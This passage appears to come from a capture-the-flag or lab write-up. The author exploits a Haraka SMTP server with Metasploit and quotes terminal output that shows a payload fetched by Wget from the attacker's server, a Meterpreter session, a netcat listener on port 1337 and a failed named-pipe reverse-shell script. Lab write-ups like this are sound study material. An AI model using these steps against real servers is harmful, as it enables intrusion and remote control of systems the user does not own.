


now just to get an idea about email_to and setting right payload, I went to google and got a github help link.





so looking at the information, we enter valid inputs to the exploit and gain meterpreter and shell access.






We then enable the netcat listener on port 1337 before executing exploit.sh file.


Applications
Places
Terminal
Sun 19:11
root@gurashish: ~
File Edit View Search Terminal Tabs Help
root@gurashish: ~
root@gurashish: ~
root@gurashish:~# nc -lvp 1337
listening on [any] 1337 ...
^C
root@gurashish:~# nc -lvp 1337
listening on [any] 1337 ...
^C
root@gurashish:~# nc -lnvp 1337
listening on [any] 1337 ...


Applications
Places
Terminal
Sun 19:23
root@gurashish: ~/Downloads
File Edit View Search Terminal Tabs Help
root@gurashish: ~/Downloads
root@gurashish: ~
root@gurashish: ~
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.0.105 - Meterpreter session 3 closed. Reason: User exit
msf5 exploit(linux/smtp/haraka) > exploit
[*] Started HTTP reverse handler on http://192.168.0.112:8080
[*] Exploiting...
[*] Using URL: http://192.168.0.112:4444/ZTTRJmOAa2Ld
[*] Sending mail to target server...
[*] Client 192.168.0.105 (Wget/1.17.1 (linux-gnu)) requested /ZTTRJmOAa2Ld
[*] Sending payload to 192.168.0.105 (Wget/1.17.1 (linux-gnu))
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0nyO3NrE06_he5g6NvpHLM8YhJAnWodvEu_j7zFY1KNMt7gCmC4_vvhhBNV_WBT8dpq9We0Aj_lIZpmJI7qFh-MCd4mz5t5glnImERAJNzRdogpqWCQOe6q with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0nyO3NrE06_he5gkPM765UC-9x5AB92jWon2zCQOgFv-Unw1BesMynXg1ACUM_2AcCSrS1K with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0nyO3NrE06_he5wIefE9UsFxxoQiiXvYmm4cd1J1FGphPJ_63n6dR-BgmLwwCsMcMpiCNeqzp9X44p0HniBkMePjcTlqqCF1WZj9b with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0nyO3NrE06_he5wByxu1Jh with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0nyO3NrE06_he5wfZwjQgzsh04rh5lvoJcFR9V1Lq1CAxXosTFCqoMurpWIYcvvM6fNu4Q51Bz3uC6p2L7tBAtHqJEjGJ with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Attaching orphaned/stageless session...
[*] Meterpreter session 4 opened (192.168.0.112:8080 -> 192.168.0.105:58284) at 2019-05-05 19:19:05 +0530
[+] Triggered bug in target server (plugin timeout)
[*] Command Stager progress - 100.00% done (118/118 bytes)
[*] Server stopped.
meterpreter > shell
Process 4885 created.
Channel 1 created.
./exploit.sh
mknod: /tmp/backpipe: File exists
nc: Address already in use



After enabling the netcat listener , I tried executing the 'exploit.sh' file, but unfortunately there was an error which could not be resolved. Therefore one out of three flags could not be found.